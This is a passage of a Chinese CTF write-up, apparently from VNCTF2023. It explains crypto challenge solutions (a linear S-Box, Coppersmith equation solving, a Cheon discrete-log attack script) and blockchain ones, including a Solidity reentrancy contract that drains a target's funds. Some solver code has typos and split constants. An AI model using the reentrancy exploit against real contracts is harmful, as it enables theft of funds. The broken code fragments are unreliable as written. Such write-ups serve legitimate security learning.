$$\begin{aligned} SBOX[i] &= A * i + B \pmod{x^8 + x^5 + x + 1} \\ A, B &\in GF(2^8) \end{aligned}$$

作为选手, 当关注点成功落在S-Box上后, 可以由下列两种思路展开进一步分析:

- 预期是根据i与SBOX[i]的二进制信息取得线索 (题目设计时减弱了参数, 特征较明显), 差分一下发现输入差值与输出差值关系密切, 等等。

```
0 00000000 00001111
    xor: 0^1: 00000001 sbox[0]^sbox[1]: 00100000
1 00000001 00101111
    xor: 1^2: 00000011 sbox[1]^sbox[2]: 01100000
2 00000010 01001111
    xor: 2^3: 00000001 sbox[2]^sbox[3]: 00100000
3 00000011 01101111
    xor: 3^4: 00000111 sbox[3]^sbox[4]: 11100000
4 00000100 10001111
```

- 与来自果壳的究极师傅@tl2cents交流, 也可以使用Sagemath对S-Box进行分析。

总而言之言而总之, 判断到S-Box的线性特性后, 距离解出题目也不远了。

对于这样的加密算法, 明文差分与密文差分之间是具有良好性质的。此处我们考虑随机填充密钥对密文进行解密, 得到的明文相较原始明文异或一段由于密钥差异产生的值mask, 对于任何一个数据块都是相同的。

$$c = Enc(m, key)$$

$$m' = Dec(c, key') = m \oplus mask$$

题目做到这里基本解决了, 还要考虑一下CBC模式造成的影响 (具体来说是IV的影响), noise明密文对给出了两块32bits, 足够恢复上述IV与mask。

$$\begin{aligned}
 & IV, m_0, \dots, m_i \\
 c_0, \dots, c_i & \stackrel{CBC}{=} Enc(IV \oplus m_0, key), \dots, Enc(c_{i-1} \oplus m_i, key) \\
 m'_0, \dots, m'_i & \stackrel{CBC}{=} IV' \oplus Dec(c_0, key'), \dots, c_{i-1} \oplus Dec(c_i, key) \\
 \Rightarrow m'_0, \dots, m'_i & = IV' \oplus m_0 \oplus mask, \dots, c_{i-1} \oplus m_i \oplus mask
 \end{aligned}$$



↑当rec得知S-Box got hacked by dbt时

dbt: rec yyds!

crypto_sign_in_3

出这样题本来是出题群里有人说到了高考题来着，就想到似乎可以将高考里的圆锥曲线联立解方程改成有限域里面用CopperSmith解方程，所以就有了这题。（这题才是签到题！！！他们都是骗你们的！！！

这题出的时候想的预期解就是先通过x1用Copper解E，再利用两条曲线联立解x0。但没有想到还是出现了一些意外的事情。

一个是在看做出来的师傅的wp的时候发现（@J14n），解E根本不需要Copper（无脑Copper也行，省的自己去推式子），直接开方就行了。不过这个影响不大，因为x0还是要Copper的。

一个也是看其他师傅的wp（@tl2cents），其实是可以不求E，直接联立两个交点(x0,y0)(x1,y1)的四个方程直接得到关于x0的一个方程，再用Copper解就行了。

因为懒得去征求上面的师傅的同意了，这里就不放出他们的exp，我把自己当时写的exp放上来吧。

先联立下面这两个方程可以消去未知数y1求E

$$\begin{cases} ell_1 = A_1^2 x_1^2 + C^2 y_1^2 - (A_1 C)^2 = 0 \\ para_1 = A_2 x_1^2 + D x_1 + E y_1 + F = 0 \end{cases}$$

然后就是同理联立另外两个方程，消去y0求x0

$$\begin{cases} ell_2 = A_1^2 x_0^2 + C^2 y_0^2 - (A_1 C)^2 = 0 \\ para_2 = A_2 x_0^2 + D x_0 + E y_0 + F = 0 \end{cases}$$

```

1 from Crypto.Util.number import bytes_to_long, long_to_bytes
2 N = 0x5da08737d91b4845151da8e22d4d591c82dc7247015a314ae41cc8283496102c5121
   f8c6cd1e6cba7cd1b982be45f9692085330c7f35fd632d638f8de2cd544f278ee4f4a9043d
   b668a15d088284f60d63f9320bc23164f07cb4ada050d26993cf31161ea42bc4ecddf8244d
   26eff338669ca43bae6b26a6296c4dd6a3771f7ee3aae8a2752d1daecf0d476f1a9c92cf9
   33efffb2e811a67d5cae1a370fd7d96088c895ad6496fe0fc9709209301a58b131d9ef97804
   fb01578309c6c0bcdfbe71430cffaa9f53d272b194e6d3d981f8a4a6ba7b98d0f63745b30b
   89d3cd549babd7b9a15a1a1b6344b7057a0b499319311182879bec0d6fb8e694a98c990eb9
3 x1 = 0x17ad784481184d91239601adb358489c241fa70b9938fd8adcca5eaaaab44f3c70
   7d6a0595acaf43f35c03e226d965d62e7b53403b5610df9c0d3863768714a3264f1e0b09f8
   a5dbc37c5fa9dc34ad86875917a0d0805d9520cf0d34fd3851880aed1d0a93240555643b14
   652f592416de5acf44c49c93f3f777c6654b82d3a10d50a612db1416600c34408e64d3a53

```

```

424132fa87aed6f47dcce07dd467f00b1d3f8138fbe2cf404a6764aea2e64dd6c48ab4f8c6
6b0495cfde2cdfc9d8ed98bfa41ead86bfa10a6d7db2dbbae1d24f10be02ac42a631679097
ac665a1436071748b56527e74cabdeded41f85bff18ceeafa2fc692fa5959af952663b113
7
4 C = 0x57754258622da2566497ed635f8c25a898c9fc95e8571e113074d6fe874cf75c8e72
2beb7eba0dc86913cf647447591ec8888b617548f088992d5eb4cb84e90ca7b4eb950fb0d7
b8d4c5c64904db968721ae9af263c7ddd47955da7056444f558ec5db233cb1381c9fe1f0dc
935d686e689d0f6ec9c98f74b988332a092267c1152801b5ca618e3efc066fce916f6d522c
8619b2b9cdc341ecd7124d247890c9af90d1d4c526a6c77a634f9aa39ca941b876ff539a91
df5c029a7b08e5f13be1dd72c600bf51e34b91736012f5e9aa68e0e21f770c57c576976186
a5dfbe4c374c0b08950720396bfb16c64ae4213ea519b8f27f8747f763abeff001f5010a41
5 F = 0x5da08737d91b4845151da8e22d4d591c82dc7247015a314ae41cc8283496102c5121
f8c6cd1e6cba7cd1b982be45f9692085330c7f35fd632d638f8de2cd544f278ee4f4a9043d
b668a15d088284f60d63f9320bc23164f07cb4ada050d26993cf31161ea42bc4ecddf814c1
073fd8e50b7f5491bfa9fae2df3233e9f4220f04e6a47876d6e347f18f018310e973e06b78
2c67949d73d0c4d5a77e2685d6aaa92d5afdc28961e41dc9242dcaa51a8b9ac2e42ba1932
0f933ae2aba5aa2642664f0a13d19a939c320417108ffbcc6fc5a50bba55f157cabfdf51ca
37a73c2b3e3c65b2e3ad0666e2cacbdf1d2e8f91e23bf128f714f390bdb992058b06107de
6 A1 = bytes_to_long(b'? uoy lliw .em nodnaba ,meht ekil eb lliw uoy ,os')
7 A2 = bytes_to_long(b'a me no o to yu ri no ka o ri pu ra i do no ta ka sa'
)
8 D = bytes_to_long(b'mu shi ta me ka na su ko e de ka i ka ba n ki ta na i
ku tsu')
9 PR.<e> = PolynomialRing(Zmod(N))
10
11 ey2 = ((A2 * x1 ^ 2 + D * x1 + F) ^ 2) % N
12 y2 = (((A1 * C) ^ 2 - A1 ^ 2 * x1 ^ 2) * inverse_mod(C ^ 2, N)) % N
13 f = (e^2 * y2 - ey2).monic()
14 E = Integer(f.small_roots(X = 2 ^ 416)[1])
15
16 PR.<x> = PolynomialRing(Zmod(N))
17 y = (A2 * x ^ 2 + D * x + F) * inverse_mod(-E, N)
18 f = (A1 ^ 2 * x ^ 2 + C ^ 2 * y ^ 2 - (A1 * C) ^ 2).monic()
19
20 long_to_bytes(Integer(f.small_roots(X = 2 ^ 392, beta = 1, epsilon = 0.05)[0
]))

```

还有，时刻谨记，dbt yyds！

crypto_sign_in_4

这是一道关于—(Deebato Love Problem)— Discrete Log Problem的问题，出题背景是cheon discrete log attack，具体攻击方法参见[这里](#)，这个攻击的主要思路就是在子群上考虑，利用两次bsgs可以将复杂度控制到 $O(\sqrt{\frac{q-1}{d}} + \sqrt{d})$ ，不过bsgs也可以用其他的算法如pollard kangaroo等替代以达到更高效的结果，主要考察选手的论文复现能力（应该算是一篇比较清楚直接的论文，所以tl2cent2放hint一个多小时就打完了，我出题的时候看paper+写程序打了两个小时，%%%tl2cents师傅！）。不过比赛的时候出了点事故(doge)，Deebato打了下

Deebato Love Problem之后说直接用.log就行。。。我直接？？？？（以下是比赛过程中的聊天hhh，不过90bits甚至是120多bits的DLP能这么快就求出来真有点东西）

不能理解



这个函数怎么这么牛批



这个函数怎么这么牛批

后续在收集选手的wp的时候发现也有师傅是这样搞得hhh，不过还是希望大家以学习为目的，能体会到解题的乐趣、能学到东西（绝大部分的师傅还是认真看的攻击方法，泪目）。

```
1 #sage
2 from gmpy2 import *
3 from pwn import *
4
5 context.log_level="debug"
6
7 def IO1(local=True):
8     if local:
9         io=process(['sage','task.sage'])
10    else:
11        io=remote("1.14.107.229",9999)
12        io.recvuntil(b'a = ')
13        a=int(io.recvline().decode()[:-1])
14        io.recvuntil(b'p = ')
15        p=int(io.recvline().decode()[:-1])
16        order=GF(p)(a).multiplicative_order()
17        fac=factor(order-1)
18        d=fac[-1][0]
19        l1=int((order-1)//d).bit_length()
20        l2=int(d).bit_length()
21        if l1<=44 and l2<=44:
22            print(l1,l2)
23            return io,a,p,d,order
24        print(l1,l2)
25
26    return -1,0,0,0,0
27
28 def get_pipe():
29     io,a,p,d,order=IO1()
30     while io== -1:
31         io,a,p,d,order=IO1()
32     return io,a,p,d,order
33
34 def IO2():
35     io,a,p,d,order=get_pipe()
36     io.recvuntil(b'Please give me your choice:')
```

```

37     io.sendline(str(d).encode())
38     io.recvuntil(b'c1 = ')
39     c1=int(io.recvline().decode()[:-1])
40     io.recvuntil(b'c2 = ')
41     c2=int(io.recvline().decode()[:-1])
42     return io,a,p,d,order,c1,c2
43
44 def new-bsgs(a,g,gd,p,order,step):
45     hash_table={}
46     for u in range(1,step+1):
47         hash_table[pow(gd,int(pow(g,u,order)),p)]=u
48     print("finish!")
49     for v in range(1,step+1):
50         now=pow(a,int(pow(g,step*v,order)),p)
51         if now in hash_table.keys():
52             return (v*step-hash_table[now])
53     return -1
54
55 def attack(a,p,d,order,c1,c2):
56     g=primitive_root(order)
57     print(f"The generator is : g = {g}")
58     g1=pow(g,d,order)
59     k0=new_bsgs(a,g1,c2,p,order,isqrt((order-1)//d))
60
61     print(f"k0 = {k0}")
62
63     c=pow(c1,int(pow(g,-k0,order)),p)
64     g2=pow(g,(order-1)//d,order)
65     k1=new_bsgs(a,g2,c,p,order,isqrt(d))
66
67     print(f"k1 = {k1}")
68
69     k=k0+k1*(order-1)//d
70
71     secret=pow(g,k,order)
72
73     return secret
74
75 def I03():
76     io,a,p,d,order,c1,c2=I02()
77     secret=attack(a,p,d,order,c1,c2)
78     io.recvuntil(b'Please give me the secret:')
79     io.sendline(str(secret).encode())
80     io.recvline()
81
82 def main():
83     I03()
84
85 if __name__=="__main__":

```

```
86 main()
87
88
```

BlockChain

SignIN

简单的签到，构建成Welcome to VNCTF2023即可，数字进行一个下溢出，传入65535就行了。

GetoffmyMoney !

重入攻击，直接目的拿走里面的钱即可。

```
1 contract Solution {
2     GuessGame public target;
3     constructor (address payable _target) payable {
4         target = GuessGame(_target);
5     }
6     function guess() public payable returns (uint) {
7         require(address(this).balance >= 3);
8         for (uint i=0;i<3;i++) {
9             target.guess{value: 1 ether}(0);
10            target.revealResult();
11        }
12    }
13    function withdrawPrizeMoney() public {
14        target.withdrawFirstWin();
15    }
16    function getWiner() public view returns (uint,address){
17        return target.Winer();
18    }
19    receive() external payable {
20        if (address(target).balance > 0) {
21            withdrawPrizeMoney();
22        }
23    }
24    function getBackOurMoney(address payable recipient, uint256 amount) pu
blic {
25        (bool success, ) = recipient.call{value: amount}("");
26    }
27    function balance() public view returns (uint256) {
28        return address(this).balance;
29    }
30    function targetBalance() public view returns (uint256) {
```

```
31     return address(target).balance;
32 }
33 }
```

元宇宙大师

指向了一个合约地址，合约地址没有开源，直接逆字节码，在slot1处可以看见一个新的地址，继续查询，是空投nft的操作，把第二个nft直接拿去zsteg就能出flag。